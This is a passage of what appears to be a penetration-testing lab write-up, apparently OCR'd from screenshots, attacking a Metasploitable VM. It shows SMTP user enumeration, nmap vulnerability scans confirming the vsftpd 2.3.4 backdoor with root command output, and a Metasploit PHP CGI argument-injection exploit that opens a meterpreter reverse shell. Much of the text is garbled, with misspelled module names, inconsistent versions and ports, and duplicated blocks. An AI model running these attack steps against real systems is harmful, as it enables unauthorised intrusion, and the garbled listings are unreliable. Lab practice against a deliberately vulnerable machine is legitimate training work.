10 exploit/windows/http/daemon_worldclient_formRaw 2003-12-29   great   Yes  MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xech50 2003-10-15   good    Yes  MS03-046 Exchange 2000 XECHX50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct              2004-04-13   average  No  MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12   normal   No  MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5        2007-08-18   great   No  Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug     1988-11-02   average  Yes  Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof        2011-10-31   normal   Yes  NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/opensmtpd_mail_from_rcf  2020-01-28   excellent Yes  OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/openssl_md_oob_read_lpe  2020-02-24   average  Yes  OpenSSL MD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28   normal   Yes  Oracle Document Capture Iog ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_exec           2014-09-24   normal   Yes  Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version        2003-09-17   normal   No  SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain    2005-07-11   average  No  SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay           2007-07-09   manual   No  SMTP Open Relay Detection
24 auxiliary/fuzzers/smtp/smtp_fuzzer         2017-02-28   normal   No  SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum            2004-10-26   good    Yes  TABS MailCarrier v2.51 SMTP EHLO Overflow
26 auxiliary/dos/smtp/sendmail_prescan       2003-09-17   normal   No  Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/ymailserver           2005-07-11   average  No  SoftiaCom YMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09   manual   No  SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sysgauge_client_bof    2017-02-28   normal   No  SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo  2004-10-26   good    Yes  TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pii/email_pii           2007-03-28   great   No  VSploit Email PII
32 exploit/windows/email/ms07_017_anil_loadimage_chunksize 2007-03-28   great   No  Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook    2020-12-06   normal   No  Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp    2020-09-27   normal   No  WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/yopops_overflowl      2004-09-27   average  Yes  YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopops_overflowl

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

```

```

File Actions Edit View Help
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS      192.168.10.5          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                   yes      The target port (TCP)
THREADS     1                   yes      The number of concurrent threads (max one per host)
UNIXONLY    true                yes      Skip Microsoft banned servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS      192.168.10.5          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                   yes      The target port (TCP)
THREADS     1                   yes      The number of concurrent threads (max one per host)
UNIXONLY    true                yes      Skip Microsoft banned servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.10.5:25      192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.10.5:25      192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp, games, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postma
[*] 192.168.10.5:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

```
(harsha㉿kali)-[~]
└─$ nc 192.168.10.5 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY
501 5.5.4 Syntax: VRFY address
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye

(harsha㉿kali)-[~]
└─$
```

## Exploiting Metasploit Using HTTP :

```
(harsha㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.10.4 netmask 255.255.255.0 broadcast 192.168.10.255
        ... (details)
lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    ... (details)

(harsha㉿kali)-[~]
└─$ nbtscan -F 192.168.10.0/24
Doing NBT name scan for addresses from 192.168.10.0/24

IP address   NetBIOS Name     Server      User      MAC address
192.168.10.4   <unknown>       <unknown>
192.168.10.5   METASPOITABLE  <server>    <unknown>  00:00:00:00:00:00
192.168.10.253 Sendto failed: Permission denied

(harsha㉿kali)-[~]
└─$ nmap -sV 192.168.10.5
Starting Nmap 7.7.0 ( https://nmap.org ) at 2023-03-14 11:21 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00029s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http  Apache httpd/2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
593/tcp   open  encrypted  netkit-rsh reexec
513/tcp   open  login  tftpwrapped
514/tcp   open  tftpwrapped
1099/tcp  open  java-rmi  GNU Classpath gmreregistry
1234/tcp  open  netbios-ssn  Metasploitable netbios
2049/tcp  open  nfs  2-4 (RPC #100003)
2121/tcp  open  ftp  ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.8.51a-Ubuntu5
```

```
File Actions Edit View Help harsha@kali: ~

(harsha@kali)-[~]
$ msfconsole

Metasploit tip: Use sessions -i to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com

msf6 > search http scanner

Matching Modules
_____
# Name
- auxiliary/scanner/http/ai0networks_ax_directory_traversal
0 auxiliary/scanner/snmp/sbg0580_enum
1 auxiliary/scanner/http/wp_abandoned_cart_sql
2 auxiliary/scanner/http/abandonware_sqli

Disclosure Date Rank Check Description
2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
normal No ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2020-11-05 normal No Abandoned Cart for WooCommerce SQLi SEARCHED
```

#	Name	Disclosure Date	Rank	Check	Description
-	<a href="#">auxiliary/scanner/http/a10networks_ax_directory_traversal</a>	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
0	<a href="#">auxiliary/scanner/smmp/sbgoSMB_enum</a>	2014-01-28	normal	No	ARRIS / Motorola SBG6500 Cable Modem SNMP Enumeration Module
1	<a href="#">auxiliary/scanner/http/wordpress_dbms_enum</a>	2020-11-05	normal	No	Wordpress DBMS Enumeration
2	<a href="#">auxiliary/scanner/http/wordpress_dbms_dbms_cart_sqli</a>	2015-07-10	normal	No	Wordpress DBMS DBMS Cart SQLi
3	<a href="#">auxiliary/scanner/http/accelion_fta_statecode_file_read</a>	2015-07-10	normal	No	Accelion FTA 'statecode' Cookie Arbitrary File Read
4	<a href="#">auxiliary/scanner/http/adobe_xml_inject</a>	2015-07-10	normal	No	Adobe XML External Entity Injection
5	<a href="#">auxiliary/scanner/http/advantech_webaccess_login</a>	2015-07-10	normal	No	Advantech WebAccess Login
6	<a href="#">auxiliary/scanner/http/allegro_rompager_misfortune_cookie</a>	2014-12-17	normal	Yes	Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) <b>Scanner</b>
7	<a href="#">auxiliary/scanner/http/anonymous</a>	2014-12-17	normal	No	Anonymous FTP Access Detection
8	<a href="#">auxiliary/scanner/http/apache_mod_cgi_enum</a>	2021-05-10	normal	No	Apache 'mod_cgi' Local File Inclusion
9	<a href="#">auxiliary/scanner/http/apache_normalize_path</a>	2021-05-10	normal	No	Apache 'normalize_path' RCE <b>Scanner</b>
10	<a href="#">auxiliary/scanner/http/apache_activemq_traversal</a>	2021-05-10	normal	No	Apache ActiveMQ Directory Traversal
11	<a href="#">auxiliary/scanner/http/apache_activemq_source_disclosure</a>	2021-05-10	normal	No	Apache ActiveMQ JSP Files Source Disclosure
12	<a href="#">auxiliary/scanner/http/axis_login</a>	2021-05-10	normal	No	Apache Axis2 Brute Force Utility
13	<a href="#">auxiliary/scanner/http/axis_local_file_include</a>	2021-05-10	normal	No	Apache Axis2 v1.4.1 local File Inclusion
14	<a href="#">auxiliary/scanner/http/apache_flink_jobmanager_traversal</a>	2021-01-05	normal	Yes	Apache Flink JobManager Traversals
15	<a href="#">auxiliary/scanner/http/mod_neo4j_neo4j_brute</a>	2021-01-05	normal	No	Apache Neo4j Neo4j Brute Force Utility
16	<a href="#">auxiliary/scanner/http/mod_goliath_goliath</a>	2021-01-05	normal	No	Apache Goliath Goliath RCE <b>Scanner</b>
17	<a href="#">auxiliary/scanner/http/apache_optionsbleed</a>	2017-09-18	normal	No	Apache OptionsBleed <b>Scanner</b>
18	<a href="#">auxiliary/scanner/http/rewrite_proxy_bypass</a>	2017-09-18	normal	No	Apache Reverse Proxy Bypass Vulnerability <b>Scanner</b>
19	<a href="#">auxiliary/scanner/http/tomcat_enum</a>	2017-09-18	normal	No	Apache Tomcat User Enumeration
20	<a href="#">auxiliary/scanner/http/apache_mod_cgi_bash_env</a>	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) <b>Scanner</b>
21	<a href="#">auxiliary/scanner/afp/afp_server_info</a>	2014-09-24	normal	No	Apple Filing Protocol Info Enumerator
22	<a href="#">auxiliary/scanner/afp/afp_login</a>	2014-09-24	normal	No	Apple Filing Protocol Login Utility
23	<a href="#">auxiliary/scanner/nc/nc_scanner_dns_jdw</a>	2014-09-24	normal	No	Apple Remote Desktop Rootkit Vulnerability
24	<a href="#">auxiliary/admin/applet/applet_display_image</a>	2014-09-24	normal	No	Apple TV Image Remote Control
25	<a href="#">auxiliary/admin/applet/applet_display_video</a>	2014-09-24	normal	No	Apple TV Video Remote Control
26	<a href="#">auxiliary/scanner/http/applet_login</a>	2014-09-24	normal	No	AppleTV AirPlay Login Utility
27	<a href="#">auxiliary/scanner/http/enum_washback</a>	2014-09-24	normal	No	Archive.org Stored Domain URLs
28	<a href="#">auxiliary/scanner/smmp/arris_dg590</a>	2014-09-24	normal	No	Arris DG590A Cable Modem Wifi Enumeration
29	<a href="#">auxiliary/scanner/http/atlassian_crowd_fileaccess</a>	2014-09-24	normal	No	Atlassian Crowd XML Entity Expansion Remote File Access
30	<a href="#">auxiliary/scanner/http/bsdi_nginx_cms_login</a>	2014-09-24	normal	No	BSDI Nginx CMS 'Login' Brute Force
31	<a href="#">auxiliary/scanner/http/bmc_trackit_passwd_reset</a>	2014-12-09	normal	Yes	BMC TrackIT! Unauthenticated Arbitrary User Password Change
32	<a href="#">auxiliary/scanner/bmc/bmc_scan</a>	2014-12-09	normal	No	BMC ScanIT!
33	<a href="#">auxiliary/scanner/http/barracuda_directory_traversal</a>	2010-10-08	normal	No	Barracuda Multiple Product 'local' Directory Traversal
34	<a href="#">auxiliary/scanner/http/binom3_login_config_pass_dump</a>	2010-10-08	normal	No	Binom3 Web Management Login <b>Scanner</b> , Config and Password File Dump

```

harsha@kali:~$ msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
RHOSTS    yes            no         A proxy chain of format type:host:port[,type:host:port][...]
RPORT     80             yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
THREADS   1              yes        The number of concurrent threads (max one per host)
VHOST     none           no         HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.10.5:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules

#  Name                               Disclosure Date  Rank    Check  Description
-  exploit/multi/http/op5_license      2012-01-05    excellent Yes    OP5 license.php Remote Command Execution
0  exploit/multi/http/php_cgi_arg_injection 2012-05-03    excellent Yes    PHP CGI Argument Injection
1  exploit/windows/http/php_apache_request_headers_bof 2012-05-08    normal   No     PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/php_apache_request_headers_bof

```

```

harsha@kali:~$ msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[*] msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
PSEX     false          yes        Exploit PSEX
Proxies  no            no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes            yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80             yes        The target port (TCP)
SSL      false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI 0             yes        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0           yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST    none           no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.10.4    yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:

Id  Name
-  -
0  Automatic

View the full module info with the info, or info -d command.

```

```

Cybersecurity

[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > show option
[*] Invalid parameter "option", use "show -h" for more information
[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > show option
[-] Invalid parameter "option", use "show -h" for more information
[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
PLESK    false           yes        Exploit Plesk
Proxies   no              no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.10.5    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80              yes        The target port(s)
SSL      false           no         Negotiate SSL/TLS for outgoing connections
TARGETURI no              no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0            yes        Level of URI URLENCODING and padding (0 for minimum)
VHOST    no              no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.10.4    yes        The listen address (an interface may be specified)
LPORT    4444           yes        The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Sending stage (39927 bytes) to 192.168.10.5
[hersha@kali:~]

[hersha@kali:~] msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Sending stage (39927 bytes) to 192.168.10.5
[*] Meterpreter session 1 opened (192.168.10.4:4444 → 192.168.10.5:58810) at 2023-03-14 11:41:47 -0600

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Metasploit : 5.0.0-kali1
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >
meterpreter > [hersha@kali:~]

[hersha@kali:~] $ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
[hersha@kali:~] $ ./ph/remote/29290.c
[hersha@kali:~] $ ./ph/remote/29316.py

```

## Network Scanning Using nmap commands :

Nmap -p:

```
harsha@kali:~$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.10.0 brd 192.168.10.255 netmask 255.0.0.0
        broadcast 192.168.10.255
        inet6 fe80::4c2b:99ff%eth0 brd fe80::ff:fe2b:99ff%eth0 scopeid 64
            link-layer ...
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 221249 bytes 312980494 (298.4 MiB)
            RX bytes 221249 (298.4 MiB)
            TX packets 73533 bytes 5670884 (5.4 MiB)
            TX bytes 73533 (5.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        broadcast 127.0.0.1
        inet6 ::1 brd ::1 scopeid 10<host>
            link-layer ...
            ether ::1 txqueuelen 0 (loopback)
            RX packets 14120 bytes 6444529 (6.1 MiB)
            RX bytes 14120 bytes 6444529 (6.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 14120 bytes 6444529 (6.1 MiB)
            TX bytes 14120 bytes 6444529 (6.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[harsha@kali:~] $ nbtscan -r 192.168.10.0/24
Doing NBT name scan for addresses from 192.168.10.0/24
IP address NetBIOS Name Server User MAC address
192.168.10.4 <unknown> <unknown>
192.168.10.5 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.10.255 Sendto failed: Permission denied

[harsha@kali:~] $ nmap 92.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:01 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds

[harsha@kali:~] $ nmap 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:01 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

```
harsha@kali:~$ ifconfig
192.168.10.4 <unknown> <unknown>
192.168.10.5 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.10.255 Sendto failed: Permission denied

[harsha@kali:~] $ nmap 92.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:01 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds

[harsha@kali:~] $ nmap 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:01 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  nntp
113/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
3000/tcp  open  http
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

```
harsha@kali:~
```

```
File Actions Edit View Help
2121/tcp open  ccpProxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

(harsha@kali):~$ nmap -p 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:02 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds

(harsha@kali):~$ nmap -p 21 --script vuln 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:03 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
|   IDs: BID:48539 CVE:CVE-2011-2523
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     https://www.securityfocus.com/bid/48539
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds

(harsha@kali):~$
```

## Nmap -sV:

```
harsha@kali:~
```

```
File Actions Edit View Help
References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds

(harsha@kali):~$ nmap -sV 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:04 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind         2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
535/tcp   open  radmin          netrlogon
513/tcp   open  login           OpenBSD or Solaris rlogind
514/tcp   open  tcwraproxyd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp             ProFTPD 1.3.1
3306/tcp  open  mysql           MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc             VNC (protocol 3.3)
6000/tcp  open  X11             1.6.4 (access denied)
6667/tcp  open  irc             UnrealIRCd
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8180/tcp  open  http            Apache Tomcat/Coyote JSP Engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds

(harsha@kali):~$
```

## Nmap -sT:

```
harsha@kali: ~
File Actions Edit View Help
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
└──(harsha@kali)-[~]
$ nmap -sT 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:06 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5555/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
└──(harsha@kali)-[~]
$
```

## Nmap -A:

```
harsha@kali: ~
File Actions Edit View Help
└──(harsha@kali)-[~]
$ nmap -A 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:08 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|_ Connected to 192.168.10.4
|_ Local port 21 ftp
|_ TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
_|End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d6924fac4d56cccd (DSA)
|_ 2048 5656240f211dddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_ssl-date: 2023-03-14T18:09:01+00:00; 0s from scanner time.
| sslv2:
|_ SSLv2 supported
|_ cipher:
|   SSL1 DES 192 EDE3 CBC WITH_MDS
|   SSL2 RC4_128_WITH_MDS
|   SSL2 DES_64_CBC_WITH_MDS
|   SSL2 RC2_128_CBC_WITH_MDS
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MDS
|_ SSL2_RC4_128_EXPORT40_WITH_MDS
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-14T14:07:42Z
|_Not valid after: 2023-03-15T14:07:45Z
|_http-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain   ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
└──(harsha@kali)-[~]
```

## Nmap -PT:

```
File Actions Edit View Help
harsha@kali: ~
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
_|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.32 seconds
[~] harsha@kali: ~
└─$ nmap -PT 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:10 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
117/tcp   open  rtmpd
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
